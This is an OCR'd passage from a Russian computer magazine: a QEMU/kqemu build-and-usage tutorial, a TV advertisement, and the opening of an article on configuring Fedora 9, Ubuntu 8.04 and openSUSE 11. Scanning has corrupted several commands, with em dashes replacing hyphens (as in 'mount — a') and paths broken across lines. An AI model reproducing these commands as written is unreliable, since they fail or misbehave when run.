```

В списке рекомендуемых также значатся debootstrap, openbios-sparc, openhackware, proll, sharutils и vde2. Теперь качаем с сайта проекта последние версии эмулятора и ускорителя и распаковываем архив с qemu во временный каталог и в подкаталог архив с kqemu.

```
$ tar xzvf qemu-0.9.1.tar.gz
$ cd qemu-0.9.1/
$ tar xzvf ../kqemu-1.4.0pre1.tar.gz
```

Если в системе присутствует старая версия эмулятора с модулем kqemu, его желательно выгрузить.

```
$ sudo rmmod kqemu
```

Конфигурируем:

```
$ ./configure
```

В результате получаем большой список параметров сборки. Среди них важны «SDL support yes», который означает возможность запуска в графическом режиме, и «kqemu support yes» — это поддержка ускорителя. Теперь вводим «make», а затем: «sudo make install». Ускоритель kqemu нужно собирать отдельно. Переходим в подкаталог с kqemu и повторяем все сначала:

```
$ cd kqemu-1.4.0pre1
$ ./configure
```


Если ошибок нет, то дальше выполняем обычную установку. Единственный момент, который способен вызвать проблему, — отсутствие заголовочных файлов действующего ядра. Поэтому если в ответ получаешь «kqemu cannot be compiled on your system», доустанови хэдеры. По какой-то причине команда «sudo apt-get build-dep kqemu-common» выдает запрос на установку только одного пакета dpatch. То есть, заголовочные файлы ядра в зависимостях не устанавливаются, поэтому вводим:

```
$ sudo apt-get install kernel-headers-$(uname -r)
```

И — повторяем процедуру установки. Загрузить модуль не со «своим» ядром не получится, в ответ будет выдано сообщение «Invalid module format».

Есть еще один нюанс. Если ранее по запросу был установлен gcc-3.4, то попытка выполнить «sudo apt-get install kqemu-source» при-





Ищем QEMU в репозитарии Ubuntu

В состав QtEmu входит простой и понятный мастер создания VM



links

- Сайт проекта находится по адресу www.qemu.org.
- В репозитариях дистрибутивов и на freshmeat.net можно найти несколько решений, упрощающих создание виртуальных машин.
- Запуск Linux для процессоров ARM в окружении QEMU: dreamcatcher.ru/docs/linux_arm_qemu.html.

ведет к тому, что в системе появится еще и gcc-4.1, который и будет использован для сборки модуля. Проблем это не вызывает, но все же.
Пробуем загрузить модуль:

```
$ sudo modprobe kqemu
```

Чтобы впредь не загружать его вручную, добавь «kqemu» в /etc/modules.
Возможно, в некоторых дистрибутивах, использующих UDEV, к команде для запуска модуля понадобится добавить параметр «major=0»:

```
$ sudo modprobe kqemu major=0
```

А чтобы изменить параметры доступа, используй скрипты настройки UDEV. Например, в Fedora заносим файл /etc/udev/permissions.d/50-udev.permissions строчку «kqemu:root:root:0666».

РАБОТА С QEMU

Запустить LiveCD-дистрибутив очень просто. Достаточно вставить диск в привод и ввести команду:

```
$ qemu -m 512 -cdrom /dev/cdrom
```

Для виртуальной машины я выделил 512 Мб (по умолчанию — 128 Мб, но этого не всегда хватает). Через некоторое время появится новое окно, в котором будет запущена ОС.

Чтобы управлять виртуальной системой, щелкаем мышкой внутри окна. Выйти можно, нажав <Ctrl+Alt>.
Если есть ISO-образ, то можно подключить и его:

```
$ qemu -m 512 -cdrom TinyMe-2008.0.i586.iso
```

Если при запуске эмулятора будет выдаваться сообщение о неактивности модуля kqemu: «Could not open /dev/kqemu — QEMU acceleration layer not activated: Permission denied», то потребуется изменение прав на файл устройства /dev/kqemu (по умолчанию 660):

```
$ sudo chmod 666 /dev/kqemu
```

Кстати, раньше нужно было создавать этот файл вручную при помощи команды «mknod /dev/kqemu c 250 0». Теперь в этом нет необходимости. В некоторых системах эмулятор при запуске может потребовать перестроить параметры таймера высокого разрешения — «Could not configure /dev/rtc to have a 1024 Hz timer...». Тогда выполняем команду:

```
$ sudo sh -c "echo 1024 > /proc/sys/dev/rtc/
max-user-freq"
```

В Ubuntu 8.04 по умолчанию его значение равно 64, но QEMU никогда не жаловался. Идем дальше. Для установки гостевой ОС сначала нужно создать виртуальный диск:

```
$ qemu-img create test-disk 4G
```

Хотя можно сделать это и при помощи dd:

```
$ dd of=test-disk bs=1024 seek=4194304 count=0
```

Правда, есть отличие: утилита dd позволяет создать только raw-образ, который представляет собой файл, заполненный нулями. Утилита qemu-img поддерживает несколько форматов, указать на которые можно при помощи параметра '-f'. По умолчанию создаются qcow-файлы (qemu Copy On Write). Этот формат поддерживает шифрование (AES, 128 бит) и компрессию, но возможны еще raw, cow

Консоль управления QEMU

QEMU предоставляет возможность управлять своей работой и получать информацию из специальной консоли. Чтобы ее вызвать, нажми комбинацию <Ctrl+Alt+2>. Теперь, используя разные команды (полный список которых доступен по help), можно добавить новое устройство, когда ОС уже загружена, сохранить (savevm имя_файла) или загрузить (loadvm) состояние виртуальной машины — и многое другое. Например, чтобы добавить CD-ROM, достаточно ввести «change cdrom /dev/cdrom». Использовав параметр info, мы узнаем о режиме или состоянии того или иного компонента. Например, «info kqemu» выведет режим, в котором находится модуль. Обратно в гостевую ОС можно вернуться, нажав <Ctrl+Alt+1>.

(User Mode Linux), vmdk (VMWare) или cloop (сжатый loop, обычно используемый на LiveCD). Многие предпочитают использовать raw. Этот формат не поддерживает сжатие, но если образ находится на разделе с файловой системой, поддерживающей дыры (holes), например ext2/3, то сжатие будет обеспечено драйвером ФС. И у этого способа есть еще один несомненный плюс — можно монтировать в дерево ФС и работать как с обычным дисковым разделом. Использовав параметр info, можно получить информацию о готовом образе.

Утилита **qemu-img** поддерживает параметр convert, позволяющий преобразовывать образы из одного формата в другой:

```
$ qemu-img convert — f cow cowimage.cow image.raw
```

Теперь запустим виртуальную машину уже с жестким диском:

```
$ qemu -hda test-disk -cdrom \
      ubuntu-8.04-desktop-i386.iso\
      -m 512 -boot d -localtime
```

Эмулятор поддерживает до четырех виртуальных жестких дисков, которые обозначаются аналогично линуксовым от hda до hdd, и 2 флоппи-диска — fda и fdb. Но использовать `'-hdc'` и `'-cdrom'` одновременно нельзя. Если используется только один образ диска, параметр hda можно опустить:

```
$ qemu test-disk
```

Параметр `'-boot'` так же, как и в реальной машине, позволяет указать приоритет загрузки. Доступно четыре варианта:

```
• boot a — загрузка с виртуального флоппи;
• boot c — загрузка с жесткого диска (по умолчанию);
• boot d — загрузка с CD-ROM;
• boot n — сетевая (Etherboot) загрузка.
```

Параметр `'-localtime'` позволяет указать на использование локального времени в виртуальной машине.

Теперь обычным образом устанавливаем операционную систему на жесткий диск и после перезагрузки используем уже:

```
$ qemu test-disk -m 512 -localtime
```

Чтобы виртуальная система стартовала сразу в полноэкранном режиме, добавь ключ `'-full-screen'`; переключение производится при помощи комбинации <Ctrl+Alt+F>. В некоторых гостевых ОС, возможно, потребуется отключить ACPI флагом `'-no-acpi'`.

В зависимости от установок родительской ОС, в процессе запуска иногда появляется сообщение о том, что эмулятор не может получить доменное имя. Самым простым выходом будет добавить опцию `'-dummy-net'`, активирующую поддельный сетевой стек. Но при этом гостевой системой не будут приниматься и отправляться пакеты:

```
$ qemu -dummy-net -cdrom /dev/cdrom
```

ПРОДВИНУТЫЕ ВОЗМОЖНОСТИ

По умолчанию эмулируется одно ядро. Чтобы увеличить число процессоров, используем параметр `'-smp'` с указанием их количества. Правда, в некоторых случаях это приводит к замедлению эмуляции, да и пытаться создать несколько виртуальных процессоров на компьютере с одним CPU бессмысленно.

Консоль управления QEMU

При запуске qemu эмулирует ту же аппаратную среду, в которой он запускается. При запуске на i386 будет «подражать» i386, на x86_64 — 64-битной системе. На PowerPC будет запущен еще один PowerPC-компьютер и т.д. Когда не обходима эмуляция системы отличной архитектуры, то запускаем специальную версию утилиты. Доступные варианты можно найти, набрав в консоли qemu и нажав табуляцию в bash (qemu-system-ppc, qemu-system-sparc и другие). Помимо стандартных PC и ISA PC (без шины PCI), QEMU может эмулировать и другие аппаратные платформы, несвязанные с персональным компьютером — такие, как ARM Versatile или платы на основе MIPS. Вывести полный список поддерживаемых платформ можно при помощи ключа `'-M ?'`. Чтобы изменить платформу pc на ISA-only PC, достаточно набрать:

```
$ qemu -M isapc -hda test-disk -m 512
```

По умолчанию звуковая система не активируется. Придется это сделать самостоятельно, добавив `'-enable-audio'`. Получить список поддерживаемых аудиоподсистем можно при помощи параметра `'-audio-help'`, а список звуковых карт — `'-soundhw ?'`. Самое простое — это активировать все звуковые драйверы:

```
$ qemu -soundhw all -hda test-disk
```

Модуль kqemu может работать в двух режимах: «`for user code`» и «`for user and kernel code`». Первый режим устанавливается по умолчанию, и его использование проблем не вызывает (если при запуске ОС в этом режиме возникли проблемы — можно, чтобы не выгружать модуль kqemu, просто отказаться от его использования при помощи параметра `'-no-kqemu'`). Второй режим — более быстрый и активируется при помощи ключа `'-kernel-kqemu'`. Но учти, с некоторыми гостевыми ОС он не дружит. Кроме того, скорость работы зависит от версии ядра гостевой системы и нескольких других параметров.

Для поднятия виртуального сетевого tap/tun-интерфейса (в




info

Автор QEMU — французский программист Фабрис Беллар, создатель популярной библиотеки libavcodec, на базе которой были созданы такие программы, как FFmpeg, ffdshow, MPlayer, VideoLAN и др.

• QEMU может работать **в двух режимах**: как полноценная виртуальная машина или как машина, позволяющая запускать программы, откомпилированные под другую платформу.

• QEMU поддерживает управление по протоколу VNC.



ядре должен быть включен параметр CONFIG_TUN) qemu по умолчанию использует скрипт /etc/qemu-ifup. Если таковой не обнаруживается, то эмулятор самостоятельно выбирает параметры. В простейшем случае скрипт /etc/qemu-ifup выглядит так:

```
#!/bin/sh
sudo /sbin/ifconfig $1 192.168.0.100
```

Теперь делаем скрипт исполняемым (chmod +x) и запускаем эмулятор:

```
$ qemu test-disk -net nic,vlan=0 -net tap,vlan=0
```

Первая часть команды (-net nic,vlan=0) создаст сетевую карту в виртуальной машине, подключив ее к виртуальной сети 0, вторая (-net tap,vlan=0) поднимет tap-интерфейс на хост компьютера и подключит его к виртуальной сети 0. Адрес для tap-интерфейса будет взят из /etc/qemu-ifup. Адрес сетевой карты настраивается стандартными средствами гостевой ОС и должен находиться в той же подсети, что и tap (например, 192.168.0.101). Аналогичным образом можно добавить любое количество сетевых карт. Параметр '-macaddr' позволяет задать MAC-адрес первого сетевого интерфейса. MAC-адреса остальных будут инкрементированы автоматически.

Если на основной системе установлен Samba-сервер, то гостевая система может общаться с основной через расшаренные ресурсы. Для этого используется замечательная опция '-smb' с указанием каталога:

```
$ qemu test-disk — smb /mnt/qemu -net nic,vlan=0 -net tap,vlan=0
```

Аналогично можно активировать и встроенный tftp-сервер, добавив при запуске команду «-tftp каталог». При этом все файлы, находящиеся в указанном каталоге, могут быть загружены на гостевую систему. Обменяться информацией между основной и гостевой системами можно и через перенаправление. Формат такой: «-redir [tcp|udp]:host-port:[guest-host]:guest-port». Запускаем эмуляцию с этой опцией:

```
$ qemu test-disk -redir tcp:1234::23
```

Теперь пробуем подключиться к telnet-порту на гостевой системе:

```
$ telnet localhost 1234
```

ПРОСТО И ФУНКЦИОНАЛЬНО

Как видишь, QEMU достаточно простая в использовании и многофункциональная система виртуализации, позволяющая эмулировать системы различных архитектур и запускать приложения, собранные под другие операционные системы. Она не требует предварительной настройки и подготовки, а сам процесс от компиляции до запуска занимает минимум времени.



Qemulator — удобная программа для работы с QEMU

Работа через KVM

QEMU может использовать для работы KVM. При этом не требуется kqemu и наблюдается хорошая производительность. Для начала проверим поддержку этой технологии ядром:

```
$ egrep '^flags.*(vmx|svm)' /proc/cpuinfo
```

В современных дистрибутивах она обычно присутствует, так что делать ничего не придется. Устанавливаем пакет kvm (qemu уже есть). Загружаем нужный драйвер. У меня AMD, поэтому:

```
$ sudo modprobe kvm-amd
```

Если проц от Intel, то:

```
$ sudo modprobe kvm-intel
```

А дальше уже создаем виртуальные машины обычным образом.

Графические тулзы

Управление QEMU производится исключительно из командной строки. Упростить задачу можно при помощи скриптов, записав все команды в файл. В Сети реально найти десяток проектов, предлагающих различные интерфейсы. Название одного из проектов совпадает с именем модуля — **KQEMU** (kqemu.sf.net). С его помощью можно легко настроить виртуальный ПК, просто выбирая нужное из меню, как это делается в VMWare. В KQEMU доступен выбор и монтирование дисков, настройка сети, создание скриптов для запуска настроенной виртуальной машины из командной строки. Еще одно решение — **QtEmu** (qtemu.org) — построено на Qt-библиотеках. Оно будет полезно тем, кто хочет, не рискуя, протестировать новую ОС. В **Qemulator** (qemulator.createweb.de) доступен удобный мастер создания виртуальных машин. Есть в этом списке и веб-интерфейс, предлагаемый проектом **Qemudo** (qemudo.sf.net). С его помощью можно создавать машины и удаленно управлять многочисленными VM.

Эти и некоторые другие приложения есть в репозитариях дистрибутивов. Например, можно установить несколько решений, введя в Ubuntu:

```
$ sudo apt-get install qemu-launcher qtemu qemulator qemuctl
```


ПРЕМЬЕРА НА ТЕЛЕКАНАЛЕ 2Х2
С 29 СЕНТЯБРЯ ПН-ПТ 23:30
- Зубодробительный экшн с элементами психосоматического гипноза
Дольф Лундгрен
-Голографический ужас в стальной голове
Рокко Сиффреди
-Доведенный до исступления разум курицы
Валера
2X2TV.RU
РОБОЦЫП



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Чудеса дрессировки

10 НАЧАЛЬНЫХ ШАГОВ ПО ПРИРУЧЕНИЮ ПИНГВИНА

Тукс — птица «высокого полета», и иногда она летит столь высоко, что не замечает обычных пользователей. В этой статье мы рассмотрим процесс приручения пингвинов трех разных пород — Fedora 9, Ubuntu 8.04 и openSUSE 11. Все они достаточно популярны и в представлении не нуждаются. Выберем пингвина, который без проблем приживется на твоем компе.


Все дистрибутивы мы попытаемся настроить за 10 или меньше шагов. Подробно рассматривать установку Linux не станем, но поговорим о некоторых нештатных ситуациях, с которыми пользователю придется столкнуться при установке. Устанавливаться дистрибутивы будут на следующую машину: AMD Athlon 64 X2 Dual 4200+ (2.2 ГГц), 2 Гб ОЗУ (двухканальный режим), IDE-винчестер WD 160 GB, видео ATI Radeon Xpress 1250, монитор Acer AL1916. Начнем.


FEDORA 9

От девятой версии я ожидал большего. И от ее инсталлятора тоже. Что ни говори, а он — лицо дистрибутива. По нему встречают... Но обо всем по порядку. На часах 6:37 утра, начинаю установку девятой Федоры (*наверное, это тот самый случай, когда увлеченность перерастает свои границы*, — Прим. ред.). Диск тихонько шуршит в приводе, и, чтобы сэкономить время, я пропускаю проверку поверхности диска (стандартная фишка Федоры).

Сначала все шло как обычно — выбор языка, раскладки. Потом наступила очередь настройки загрузчика. Очень не понравилось, что инсталлятор не заметил Mandriva 2008, установленную в другом разделе (наверное, Мандрива оказалась недостойной его внимания). Поэтому Федора создала в меню GRUB только два пункта — для Windows, обозвав ее Other, и для себя любимой — Fedora.

Выбор пакетов в Федоре — занимательная штука. Неужели нельзя было научить инсталлятор подсчитывать, сколько будут занимать выбранные пакеты на жестком диске? Например, я собрался устанавливать Linux


Программа разметки Ubuntu очень медленная


Настройка DSL-соединения в openSUSE

на раздел объемом 3,7 Гб. К обжорам дискового пространства, вроде Висты, Linux никогда не относился, но все же, было бы не лишним знать, сколько места останется после установки. Мне показалось, что 3,7 Гб будет маловато, поэтому, чтобы отключить некоторые ненужные мне программы и библиотеки, я указал «самостоятельный выбор пакетов». Лучше бы я этого не делал! Только я перешел в группу «Приложения», как появилось симпатичное окошко, сообщающее, что произошла исключительная ситуация, и теперь мне придется прекратить установку и начать все заново. Делать нечего, нажимаю Reset. На второй раз я уже отказался от самостоятельного выбора пакетов, и процесс завершился успешно — 933 пакета поместились на жесткий диск. В 7:01 инсталлятор извлек диск из привода, и компьютер перезагрузился. Но это еще не все! Если ты когда-нибудь устанавливал Федору, то знаешь о втором этапе установки: нужно прочитать лицензионное соглашение, добавить пользователя, установить дату и часовой пояс. Якобы система уже установлена, и эти действия не нужно включать в «общую смету». Как бы ни так!

При перезагрузке Федора неправильно определила разрешение монитора, и в результате я не видел кнопки «Назад» и «Далее». Пришлось, чтобы перейти на следующий этап настройки, использовать <Tab> и <Enter> наугад. Самое интересное началось, когда понадобилось ввести имя пользователя и его пароль. По умолчанию была активирована русская раскладка, и я никак не мог переключиться на английский язык. Перепробовал все комбинации: <Ctrl+Shift>, <Shift+Shift>, <Alt+Shift>, <Caps Lock>, левый/правый <Ctrl>. Пытаясь сэкономить время, добавил пользователя с именем 1 и паролем 123456. Система предупредила, что такое «имя» нежелательно, но другого выбора у меня не было. С горем пополам я установил Федору. На часах — 7:07. Установка девятой версии Федоры заняла ровно 30 минут. Неплохой вроде бы результат, но, как я уже отмечал, инсталлятор у меня симпатий не вызвал.

UBUNTU 8.04

Теперь установим Ubuntu. Сразу после загрузки с DVD пользователю будет предложено выбрать устраивающий его язык. Мелочь, а приятно: раньше для этого приходилось нажимать <F2>, так что одно нажатие клавиши мы сэкономили.

Выбираю установку на жесткий диск. Появляется оранжевый индикатор загрузки. На часах — 10:42. Индикатор подозрительно долго бегает туда-сюда. О чудо! В 10:48 таки появился графический интерфейс инсталлятора. В старых версиях установка занимала 15-20 минут, а тут мы только 6 минут ждали загрузки! Видимо, потому что система основана на LiveCD и грузит все подряд. Ну и зачем мне система печати CUPS и поддержка Bluetooth при установке? А они тоже загружаются. Ладно, проехали. Несколько раз жму «Далее». Все хорошо, пока мы не доходим до третьего шага — запуска программы разметки. Загружалась она целых четыре минуты! Все это время система что-то искала на жестком диске. Наверное, просматривала все разделы (их у меня двенадцать) и пыталась найти наиболее оптимальный для установки Ubuntu. Основательно поразмыслив, инсталлятор предложил мне урезать мой основной раздел со всеми самыми ценными данными. М-да, хороший вариант, ничего не скажешь. Я выбрал ручную разметку и еще две минуты созерцал индикатор «Просмотра дисков». Наконец, появилось окошко программы, где можно было выбрать раздел для установки Linux (или создать новый раздел).

В 10:56 началась установка системы. Программа копировала пакеты и производила первоначальную настройку. Потом занялась... удалением ненужных пакетов. В первую очередь, это «лишние» языковые пакеты и шрифты для неподдерживаемых языков. Зачем сначала устанавливать, а потом удалять? В общем, установка была полностью завершена в 11:34 — итого 52 минуты. Именно столько заняла установка «легчайшего» из дистрибутивов.

OPENSUSE 11

Абсолютным рекордсменом оказалась программа установки openSUSE 11. Уже через 17 минут я принимал поздравления и благодарности от разработчиков дистрибутива. При установке я выбрал графическую среду GNOME (она мне больше нравится) и отказался от автоматической настройки. Как потом выяснилось, я все сделал правильно. Иначе бы инсталлятор снес мои Linux-разделы с уже установленными Fedora и Ubuntu. Поэтому будь внимателен, если планируешь использовать несколько дистрибутивов Linux.


FEDORA 9

• **Шаг 1**: выбор разрешения. Учитывая, что инсталлятор неправильно определил разрешение экрана, первым делом мне пришлось его изменить. В меню Система → Параметры → Оборудование → Разрешение экрана я выставил 1280x1024, поскольку разрешение 1920x1080 — чрезвычайно большое даже для моего монитора. Спрашивается, почему утилита изменения разрешения экрана не русифицирована? Досадно. А из плюсов можно выделить распознавание моей звуковой карты без всяких глюков и правильно установленный уровень громкости (обычно я его изменяю после установки системы, но сейчас этого делать не пришлось).

• **Шаг 2**: изменение раскладки клавиатуры. Для этой настройки нужно перейти по маршруту: Система → Параметры → Оборудование → Клавиатура. В списке раскладок, как я и ожидал, были USA и Russia. Первую я сделал раскладкой по умолчанию. Чтобы определить способ переключения раскладок, нужно нажать кнопку «Параметры раскладки» и перейти в группу Layout Switching (опять нерусифицированный конфигуратор!). Как ни странно, по дефолту был выбран способ переключения



Федора 9: создание пользователя с именем 1



Конфигуратор yast

<Shift+Shift>. Почему тогда он не работал при первоначальной настройке системы? В любом случае, я включил привычную мне комбинацию клавиш <Ctrl+Shift>.

Как проверить раскладку? Конечно, запустить текстовый редактор (например, OO Writer) и попробовать что-нибудь напечатать. С раскладкой все было нормально, но к своему удивлению я обнаружил, что OpenOffice тоже не русифицирован! Об этом мы позаботимся позднее, а пока попробуем получить доступ к Windows-разделам.

• **Шаг 3**: подключение Windows-разделов. Кликаю на иконке «Компьютер» и вижу пиктограммы моих Windows-разделов. Щелкаю на одном из них, всплывает окошко ввода пароля root. Так было и в предыдущих версиях Федоры. Но самое интересное, что после ввода пароля раздел так и не открылся. Все последующие клики ни к чему не привели. Глюк? Может быть. Конечно, формат `/etc/fstab` знаю, командой `mount` пользоваться умею. Запускаю «Терминал» (в меню «Приложения»), ввожу команду su, пароль root, а затем команду `gedit /etc/fstab`. Для подключения Windows-разделов добавляю строки вида:

```
/dev/sda8      /mnt/d   vfat    defaults 0 0
/dev/sda9      /mnt/e   vfat    defaults 0 0
```

И монтирую:

```
# mkdir /mnt/d /mnt/e
# mount — a
```

Теперь к Windows-разделам можно обратиться через каталог `/mnt`. Спасибо и на том, что нет вопросов с русскими буквами, и не пришлось прописывать кодировку. Проблема решена несколько радикально, но это быстрее и проще, чем устраивать разборки с gnome-mount. Интересно, какие еще сюрпризы на ровном месте преподнесет Федора?

• **Шаг 4**: подключаемся к интернету. Опыт подсказывает, что сначала нужно настроить доступ в интернет и лишь потом «причесывать» систему, поскольку могут понадобиться пакеты, которые можно взять только в Сети. С настройкой локалки у меня произошел небольшой затык. Запускаю system-config-network и настраиваю локальную сеть — как обычно. Сетка у меня настраивается по DHCP — особенно ничего делать не требуется. Поверх сетки нужно поднять PPPoE-интерфейс (ADSL-соединение для подключения к интернету). Но вот незадача — локальный интерфейс eth0 ни в какую не хотел подниматься. Система не могла получить информацию от DHCP-сервера.

А причина оказалась в том, что Fedora 9 для управления сетевыми соединениями использует NetworkManager. Может, он и хорош для беспроводных соединений, но не для настройки классической локальной сети! Пришлось заменить его старым добрым сервисом network следующими командами:

```
# /etc/init.d/NetworkManager stop
# /sbin/chkconfig --level 35 NetworkManager off
# /etc/init.d/network start
# /sbin/chkconfig --level 35 network on
```

• **Шаг 5**: настройка менеджера пакетов yum. Этот менеджер используется для установки пакетов. Чтобы его полностью настроить, нужно ввести следующие команды:

```
# rpm --import /etc/pki/rpm-gpg/*
# rpm -ivh http://rpm.livna.org/livna-release-9.rpm
# rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-livna
```

Так мы импортировали ключи для стандартных репозиториев Fedora и для репозитория Livna, а также установили сам Livna (он содержит много «вкусненького», в том числе и кодеки, необходимые для воспроизведения мультимедиа-файлов).


• **Шаг 6**: установка MP3-проигрывателей. Из Федоры, как мы все знаем, исключена поддержка популярного формата MP3. Но это можно легко поправить. Будем считать, что ты уже подключил Livna, установил соединение с интернетом и работаешь как пользователь root:

```
# yum install xmms xmms-mp3 xmms-faad2
# yum install audacious audacious-plugins-nonfree*
# yum install rhythmbox gstreamer-plugins-ugly \
      gstreamer-plugins-bad gstreamer-ffmpeg
# yum install amarok amarok-extras-nonfree amarok-
visualisation
```

Не спеши вводить сразу все. Первая команда устанавливает старый, но до сих пор популярный проигрыватель XMMS. Если он тебе нужен, — установи его. Потом запусти, выполни команду меню Options → Preferences → Audio I/O Plugins → Input Plugins и отключи плагин MPEG Layer 1/2/3 Placeholder Plugin (librh_mp3.so). Вторая команда устанавливает проигрыватель Audacious — неплохой MP3-проигрыватель с современным интерфейсом. Третья команда используется для установки Rhythmbox/Gstreamer. Ее нужно вводить, только если у тебя установлена графическая среда GNOME. Если же у тебя KDE, тогда нужно инсталлировать Amarok (четвертая команда).

• **Шаг 7**: установка кодеков. Фильмы всем смотреть хочется, поэтому нужно установить программу для их просмотра (MPlayer) и соответствующие кодеки:

```
# yum install mplayer mplayer-gui gecko-mediaplayer
mencoder
```



Федора 9: редактирование /etc/fstab

Ubuntu: найденные кодеки

Команда установит MPlayer, графическую оболочку для него, медиа-плагин для Firefox и программу для кодирования видео MEncoder.
Если при запуске MPlayer ты увидишь ошибку:

```
The flip-hebrew option can't be used in a config file.
Error parsing option flip-hebrew=no at line 133
```

— то выполни следующую команду:

```
# sed -i 's/flip-hebrew/#flip-hebrew/' /etc/mplayer/
mplayer.conf
```

Если возникнет ошибка «`[AO_ALSA] Unable to find simple control 'PCM',0`», то запусти gmplayer, щелкни на его окне правой кнопкой мыши, перейди в Preferences → Audio → Available drivers и выбери pulse. При возникновении ошибок во время воспроизведения видео загляни в Preferences → Video и выбери другой драйвер. Также рекомендуется удалить Totem-Mozilla-Plugin:

```
# yum remove totem-mozplugin
```

• **Шаг 8**: установка Flash-плагина. Для установки Flash-плагина введи следующие команды:

```
# rpm -ivh linuxdownload.adobe.com/adobe-release/adobe-
release-i386-1.0-1.noarch.rpm
# rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-adobe-linux
# yum install flash-plugin libflashsupport
```

Пользователи 64-битных систем набирают:

```
# mkdir -p /usr/lib/mozilla/plugins
# yum install nspluginwrapper.{i386,x86_64} \
      pulseaudio-libs.i386 libflashsupport.i386
# yum install flash-plugin
# mozilla-plugin-config -i -g — v
```

• **Шаг 9**: русификация OpenOffice. Для русификации OpenOffice достаточно установить пакет `openoffice.org-l10n-ru`:

```
# yum install openoffice.org-l10n-ru
```

• **Шаг 10**: установка TTF-шрифтов. TTF-шрифты в стиле Microsoft можно скачать с сайта corefonts.sourceforge.net, а потом установить командой:

```
